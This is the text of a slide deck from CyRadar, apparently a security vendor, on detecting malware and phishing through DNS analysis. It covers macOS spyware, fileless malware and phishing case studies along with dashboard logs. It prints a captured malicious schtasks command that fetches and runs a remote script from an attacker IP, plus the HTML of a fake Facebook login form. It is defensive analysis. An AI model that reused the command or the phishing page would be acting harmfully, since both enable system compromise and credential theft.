



MALWARE & PHISHING DETECTION using DNS ANALYSIS



Malware attack case studies

Case study 1 : MacOS spyware


From: Hồng Hoa <[redacted]@gmail.com>
Date: December 8, 2017 at 4:56:48 PM GMT+7
To: [redacted]
Subject: Đơn khiếu nại

Gửi chị đơn khiếu nại.
Chị xem xử lý dùm em.
Cám ơn!

From: Mã Diệu Hoa [Quản trị] <[redacted]@gmail.com>
Subject: Re: Một số tài liệu tố cáo chưa được công khai
Date: January 2, 2018 at 2:14:27 PM GMT+7
To: [redacted] >

export to word file

📎 : 📄 Đơn khiếu nại.zip (190.3 KB)




MacOS spyware case study

Why CyRadar can detect it ?



Malware Graph Technology



Domain Names

garerown.com
news.garerown.com
cmc.asperae.com
tips.annavogtom.com
api.applecloudsync.com
machine.freyerste.com
cache.spotlight-apple.com
docs.hristinallemare.com

IPs

176.107.185.249 (Ukraine)
216.244.71.227 (United States)

Case study 2: File-less malware case study



The screenshot displays the CyRadar interface. On the left is a navigation sidebar with 'Overview', 'Reports', 'Gateway', and 'Notifications'. The main area is titled 'Overview' and shows a table of 'Malicious Connections'. A modal window is open, displaying the JSON details for a connection from 185.45.193.195.

Malicious Connections Table:

Time	Source IP	Destination IP	Protocol	Severity	Action
06/11/2017 10:52:27	10.17.31.185	185.45.193.195	spy	Critical	Edit Delete
06/11/2017 10:52:23	10.17.31.185	185.45.193.195	spy	Critical	Edit Delete
06/11/2017 10:52:20	10.17.31.185	185.45.193.195	spy	Critical	Edit Delete
06/11/2017 10:52:14	10.17.31.185	185.45.193.195	spy	Critical	Edit Delete
06/11/2017 10:51:56	10.17.31.185	185.45.193.195	spy	Critical	Edit Delete
06/11/2017 10:51:53	10.17.31.185	185.45.193.195	spy	Critical	Edit Delete
06/11/2017 10:51:50	10.17.31.185	185.45.193.195	spy	Critical	Edit Delete
06/11/2017 10:51:47	10.17.31.185	185.45.193.195	spy	Critical	Edit Delete
06/11/2017 10:51:25	10.17.31.185	185.45.193.195	spy	Critical	Edit Delete
06/11/2017 10:51:23	10.17.31.185	185.45.193.195	spy	Critical	Edit Delete


JSON Details:

```
{
  "range_request": false,
  "referrer": "",
  "request_body_len": 0,
  "resource": "185.45.193.195",
  "resp_filenames": [],
  "resp_fuids": [],
  "resp_mime_depth": 1,
  "resp_mime_types": [],
  "response_body_len": 0,
  "status_code": 200,
  "status_msg": "OK",
  "tags": [],
  "trans_depth": 1,
  "ts": 1509940346.476481,
  "uid": "C09d6r1UBcmoGjXFW",
  "uri": "/safebrowsing/rd/ClTOb12nLw1IBHehcmUtd2hUdmFzEBAY7-0KI0KUDC7h2",
  "user_agent": "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
  "username": "",
  "version": "1.1",
  "network": {
    "orig_h": "10.17.31.185",
    "orig_p": 60867,
    "resp_h": "185.45.193.195",
    "resp_p": 0
  }
}
```

Case study 2: File-less malware case study



```
"schtasks /create /sc MINUTE /tn ""GoogleUpdateTasksMachineCore"" /tr ""\ "" & RDir &
"\ProgramData\YING.exe"" //E:vbscript /b " & RDir & "\ProgramData\YANG.txt localhost
\ ""sc\ ""r\ ""i\ ""p\ ""t:http://185.45.193.195:80/kill.jpg"" /mo 33 /F"
```



Case study 2: File-less malware case study – Why CyRadar detect it ?



Case study 2: File-less malware case study – Why CyRadar detect it ?



18x.aaa.bbb.ccc/kill.jpg



18x.aaa.bbb.ccc/WMFr



18x.aaa.bbb.ccc/safebrowsing/rd/CINnu27nLO8hbHdfgmUtc2ihdmF
yEAcY4

Fileless malware

Case study 2: File-less malware case study – Why CyRadar detect it ?




Anomaly Detection Feature (Human vs Malware's activities)

- Internet Requests
- Time
- Frequency
- File type
- Bandwidth
- User agent
- Newly seen in the network
-


The screenshot shows the CyRadar Overview dashboard. The left sidebar contains navigation options: Overview (selected), Reports, Gateway, and Notifications. The main content area displays a table with the following columns: Time, Client IP, User, Resource, Type, and Priority. The table contains 11 rows of data, all showing 'Spy' type events with 'Critical' priority. The Client IP is consistently 10.17.31.185 and the Resource is 185.45.193.195. The Time column shows various timestamps from 06/11/2017 10:51:23 to 10:52:27. At the bottom of the table, it indicates 'Showing 711 to 720 of 768 entries' and includes a 'Previous' button.

Time	Client IP	User	Resource	Type	Priority
06/11/2017 10:52:27	10.17.31.185	-	185.45.193.195	Spy	Critical
06/11/2017 10:52:23	10.17.31.185	-	185.45.193.195	Spy	Critical
06/11/2017 10:52:20	10.17.31.185	-	185.45.193.195	Spy	Critical
06/11/2017 10:52:14	10.17.31.185	-	185.45.193.195	Spy	Critical
06/11/2017 10:51:56	10.17.31.185	-	185.45.193.195	Spy	Critical
06/11/2017 10:51:53	10.17.31.185	-	185.45.193.195	Spy	Critical
06/11/2017 10:51:50	10.17.31.185	-	185.45.193.195	Spy	Critical
06/11/2017 10:51:47	10.17.31.185	-	185.45.193.195	Spy	Critical
06/11/2017 10:51:25	10.17.31.185	-	185.45.193.195	Spy	Critical
06/11/2017 10:51:23	10.17.31.185	-	185.45.193.195	Spy	Critical

DNS Analysis application at CyRadar



DNS Analysis application at CyRadar



Partners

An email provider in Asia

An MSSP in Europe

An ISP in Vietnam

- CyRadar TIP
- CyRadar EDR
- CyRadar Advanced Threat Detection
- CyRadar Email Secure Gateway
- CyRadar WAF
- CyRadar SIEM
- CyRadar Vulnerability Assessment



Top security vendors

MALWARE & PHISHING DETECTION - Approaches



Before
Attacks

During
Attacks

After
Attacks

MALWARE & PHISHING DETECTION - Approaches



Before
Attacks

**During
Attacks**

After
Attacks

During Attacks



During Attacks



130K – 150K new malicious domain/day – 4.5M new malicious domain/month



During Attacks



Partnership with Google

6 / 90

6 security vendors flagged this URL as malicious

Reanalyze Search Graph API

http://zxczdfs.vip/zxczdfs.vip

Status: 200 | Last Analysis Date: a moment ago

Community Score


DETECTION DETAILS COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis Do you want to automate checks?

CyRadar	Malicious	Emsisoft	Phishing
Kaspersky	Phishing	Netcraft	Malicious
Seclookup	Malicious	Webroot	Malicious
Abusix	Clean	Acronis	Clean
ADMINUSLabs	Clean	AICC (MONITORAPP)	Clean
AlienVault	Clean	alphaMountain.ai	Clean

During Attacks



Malware Graph Technology

During Attacks



faceboook.run/yeni2/

facebook

E-posta veya Telefon

Şifre

Giriş yap

Yeni Hesap Oluştur

Türkçe
العربية
Zaza
Português (Brasil)

Kurdî (Kurmancî)
English (UK)
Español

Facebook ©2018

```
1 <!doctype html>
2 <html>
3 <head>
4 <meta charset="utf-8">
5 <meta name="viewport" content="initial-scale=1, maximum-scale=1">
6 <title>Facebook'a giriş yap | Facebook</title>
7 <link href="style.css" rel="stylesheet" type="text/css">
8 </head>
9
10 <body>
11
12
13
14 <div class="ortarenk">
15 <div class="header">
16 <center><div class="header_content">
17 
18
19 </div></center>
20 </div>
21
22 <div class="login">
23 <div class="login_content">
24
25
26 <div class="form">
27 <form action="index.php" method="post">
28 <div class="fr_title"></div>
29 <div class="fr_element"><input type="text" class="input" name="username" id="uss" placeholder="E-posta veya Telefon">
30 </div>
31 <div class="clear"></div>
32 <div class="formb"></div>
33 <div class="fr_title"><input type="password" class="input" name="password" placeholder="Şifre"></div>
34 <div class="clear"></div>
35
36 <div class="buttonarea">
37 <input type="hidden" name="login_now" value="1">
38 <input type="submit" class="bluebutton" value="Giriş yap">
39
40 <input type="submit" class="greenbutton" value="Yeni Hesap Oluştur">
41
42 </form>
43 </div>
44
45 </div>
46 </div>
47 </div>
48 </div>
49 </div>
```

Machine Learning to detect phishing

MALWARE & PHISHING DETECTION - Approaches





After Attacks



After Attacks



Anomaly Detection



- Overview
- Reports
- Anomalies**
- Direct IPs
- User Agents
- Notifications
- Gateway
- Agents
- Emails

Anomalies / Direct IPs

Direct IPs

Show 10 entries

Time	Client IP	User Agent	Host	URI	Action
30/11/2017 15:22:29	10.31.22.23	Mozilla/5.0	120.138.74.171	/	Show Delete
30/11/2017 15:22:30	192.168.14.122	Mozilla/5.0	120.138.74.216	/	Show Delete
30/11/2017 15:22:37	192.168.13.26	Dalvik/1.6.0 (Linux; U; Android 4.4.2; SM-T231 Build/KOT49H)	216.58.203.14	/generate_204	Show Delete
30/11/2017 15:22:38	10.161.27.196	Mozilla/5.0	91.108.56.119	/api	Show Delete
30/11/2017 15:22:39	192.168.13.26	Dalvik/1.6.0 (Linux; U; Android 4.4.2; SM-T231 Build/KOT49H)	216.58.203.14	/generate_204	Show Delete
30/11/2017 15:22:53	10.161.27.136	Mozilla/5.0	91.108.56.191	/api	Show Delete
30/11/2017 15:22:53	10.31.23.174	Mozilla/5.0	120.138.74.135	/	Show Delete
30/11/2017 15:22:54	10.156.35.6	Mozilla/5.0	49.213.114.34	/	Show Delete
30/11/2017 15:22:54	10.17.20.230	Mozilla/4.0 (compatible; MSIE 6.0; DynGate)	195.149.177.4	/din.aspx?i=11675510&id=852399705&client=DynGate&p=10000325	Show Delete
30/11/2017 15:23:03	192.168.13.143	Mozilla/5.0	120.138.69.142	/	Show Delete

Showing 1 to 10 of 431 entries

```
{
  "id": "5a164bf78a332cdee06d66a4",
  "behavior": "user_agent",
  "created_at": "2017-11-23T11:17:59.703+07:00",
  "host": "log.kmplyer.com",
  "id": {
    "orig_h": "18.10.36.61",
    "orig_p": 49335,
    "resp_h": "61.111.8.189",
    "resp_p": 80
  },
  "method": "GET",
  "referer": "",
  "resp_mime_types": "",
  "status_code": 200,
  "ts": 151419547.2672,
  "uid": "CNzdcz4maxyCj307y7",
  "url": "http://kmp7mode=play&guid=(49028c22-AA49-4123-A9A8-EABDB06AF75D)&env=(4.0.3.1)&screen=v1deo&acodec=No+co+dec&vcodec=AVCI",
  "user_agent": "http_parser"
}
```

After Attacks

C&C Callback



CyRadar Overview Administrator ▾

Overview | Investigation | Reports | Anomalies | Notifications | Gateway | Emails

Malicious Connections Map

Most Affected Clients

Client IP	Connections
10.16.104.82	1800
172.27.2.80	1200
10.16.104.31	800
10.16.104.30	500


Malicious Hostnames

Hostname	Connections
2.cpe2[ip]key...	5000
hiso...	1500
higo...	1000

Recent Malicious Histogram: 11343 Events - 11339 Connections & 4 Files 2018-08-14 to 2018-08-14

After Attacks

Using Machine Learning to detect DGA (Domain Generation Algorithm)



*DGA: Domain Generation Algorithm

MALWARE & PHISHING DETECTION - Approaches

